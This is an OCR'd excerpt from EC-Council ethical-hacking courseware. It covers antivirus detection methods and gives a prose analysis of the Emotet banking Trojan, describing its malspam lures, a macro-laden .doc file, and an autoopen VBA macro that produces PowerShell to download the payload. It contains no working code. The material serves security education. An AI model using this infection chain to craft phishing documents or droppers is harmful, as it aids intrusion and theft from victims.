Heuristic Analysis	❑ Heuristic analysis can be static or dynamic ❑ In static analysis, the antivirus analyses the file format and code structure to determine if the code is viral ❑ In dynamic analysis, the antivirus performs a code emulation of the suspicious code to determine if the code is viral

Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Virus Detection Methods

The rule of thumb for virus and worm detection is that if an email seems suspicious (i.e., if the user is not expecting an e-mail from the sender and does not know the sender), or if the email header contains something that a known sender would not usually say, the user must be careful about opening the email, as there might be a risk of virus infection.

The **MyDoom** and **W32.Novarg.A@mm** worms have infected the systems of many Internet users, mostly through e-mail.

The best methods for virus detection are as follows:

- Scanning
- Integrity checking
- Interception
- Code Emulation
- Heuristic Analysis

Furthermore, a combination of these techniques can be more effective.

- **Scanning**

  A virus scanner is an essential software for detecting viruses. In the absence of a scanner, it is highly likely that the system will be attacked by a virus. Run antivirus tools continuously and update the scan engine and virus signature database on a regular basis. Antivirus software is of no use if it does not know what to look for. The scanning for virus detection is performed in the following ways:

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- Once a virus is detected in the wild, antivirus vendors across the globe identify its signature strings (characteristics).
- The vendors start writing scanning programs that look for the virus's signature strings.
- The resulting new scanners search memory files and system sectors for the signature strings of the new virus.
- The scanner declares the presence of the virus once it finds a match. Only known and predefined viruses can be detected.

Some critical aspects of virus scanning are as follows:

Virus writers often create many new viruses by altering existing ones. It may take only a short time to create a virus that appears new but which is actually just a modification of an existing virus. Attackers make these changes frequently to confuse scanners.

In addition, to enhance signature recognition, new scanners use detection techniques such as code analysis. Before investigating the code characteristics of a virus, the scanner examines the code at various locations in an executable file.

Some scanners set up a virtual computer in a machine's RAM and test the programs by executing them in this virtual space. This technique, called heuristic scanning, can also check and remove messages that might contain a computer virus or other unwanted content.

Advantages of scanners

- They can check programs before execution.
- They are the easiest way to check new software for known or malicious viruses.

Drawbacks of scanners

- Old scanners may be unreliable. With the rapid increase in new viruses, old scanners can quickly become obsolete. It is best to use the latest scanners available in the market.
- Because viruses are developed more rapidly compared to scanners for combating them, even new scanners are not equipped to handle every new challenge.

- **Integrity Checking**
  - Integrity checking products perform their functions by reading and recording integrated data to develop a signature or baseline for those files and system sectors.
  - A disadvantage of a basic integrity checker is that it cannot differentiate file corruption caused by a bug from that caused by a virus.
  - There are some advanced integrity checkers available for analyzing and identifying the types of changes made by viruses.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- Some integrity checkers combine antivirus techniques with integrity checking to create a hybrid tool. This simplifies the virus checking process.

- **Interception**
  - The primary objective of an interceptor is to deflect logic bombs and Trojans.
  - The interceptor controls requests to the OS for network access or actions that cause threats to programs. If it finds such a request, it pops up and asks if the user wants to allow the request to continue.
  - There is no reliable way to intercept direct branches to low-level code or direct instructions for input and output instructions by the virus.
  - Some viruses can disable the monitoring program itself.


- **Code Emulation**

  Using code emulation, antivirus software executes a virtual machine to mimic CPU and memory activities. Here, virus code is executed on the virtual machine instead of the real processor. Code emulation efficiently deals with encrypted and polymorphic viruses. After the emulator is run for a long time, the decrypted virus body eventually presents itself to a scanner for detection. It also detects metamorphic viruses (single or multiple encryptions). A drawback of code emulation is that it is too slow if the decryption loop is very long.

- **Heuristic Analysis**

  This method helps in detecting new or unknown viruses that are usually variants of an already existing virus family. Heuristic analysis can be static or dynamic. In static analysis, the antivirus tool analyzes the file format and code structure to determine if the code is viral. In dynamic analysis, the antivirus tool performs code emulation of the suspicious code to determine if the code is viral. The drawback of heuristic analysis is that it is prone to too many false positives (i.e., it tags benign code as viral); thus, a user might mistrust a positive test result and mistakenly assume a false alarm when a real attack occurs.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.



Trojan Analysis: Emotet

Source: *https://www.fortinet.com*

Emotet is a revolutionary malware that is designed with a modular architecture, where the main programs are installed first before the delivery of other payloads. It is also considered as a dropper, a downloader, and a Trojan by security analysts. It is a polymorphic malware, as it can change its own identifiable features when downloaded so that it can elude signature-based detection and other antivirus programs. Emotet is usually a banking Trojan that can function both as a Trojan by itself or as the downloader and dropper of other banking Trojans. It has been employed as a dropper/downloader for well-known banking Trojans such as Zeus Panda banker, Trickbot, and Iced ID to infect victims globally. Although it is a Trojan, Emotet has advanced persistence techniques and worm-like self-propagation abilities, which make it uniquely resilient as a destructive malware that could jeopardize individuals, companies, and government entities globally.

Propagation

Emotet usually spreads through malicious scripts, macro-enabled document files, malicious links, and spam emails (malspam). It can run on port numbers 20, 22, 80, and 443. Emotet can persuade victims to click malicious links using eye-catching captions such as "Your Invoice" and "Payment Details." Early versions of Emotet arrived as a malicious JavaScript file. The latest versions use macro-enabled documents for retrieving the malicious payload from command-and-control (C&C) servers controlled by attackers.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Emotet Malware Attack Phases

The various phases and corresponding stages involved in an Emotet malware attack are as follows:




Figure 7.93: Emotet infection process flow

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.


Emotet Malware Attack Phases: Infection Phase


Stage 1: Initial Infection

- The initial infection can be performed through malicious scripts, macro-enabled document files, malicious links, and spam emails
- A spam email is sent to the victim, which contains the malicious URL disguised as a legitimate email, luring the victim to click the link

Stage 2: Malicious .doc File Download

- When the victim clicks the link, it redirects to download a malicious PAY09735746167553.doc file that contains malicious VBA code in a Macro
- Emotet malware enters the victim's system and starts its attack





Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Infection Phase

- **Stage 1: Initial Infection**

  Initial infection occurs through malicious scripts, macro-enabled document files, malicious links, and spam emails. The spam email is sent to the victim with a malicious URL and it is disguised as a legitimate email, thereby luring the victim into clicking the link.




Figure 7.94: Spam email with malicious content distributing Emotet

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Stage 2: Malicious .doc File Download**

  When the victim clicks the link, it redirects to download a malicious .doc file. Thus, the Emotet malware enters the victim's system and starts its attacking process. The original filename of the infected document is `PAY09735746167553.doc` and it contains malicious VBA code (Visual Basic for Applications) in a macro. The VBA code comes as part of the malicious MS Office document. As soon as the macros are enabled, the code executes in the background. The malicious VBA code is automatically executed using its "`autoopen`" function once a victim clicks the button "Enable Content". Then, after some time, it generates a ton of PowerShell code and executes it. The actual Emotet file is downloaded from the generated PowerShell code from several URLs, which is generated dynamically.




Figure 7.95: Word document showing security warning

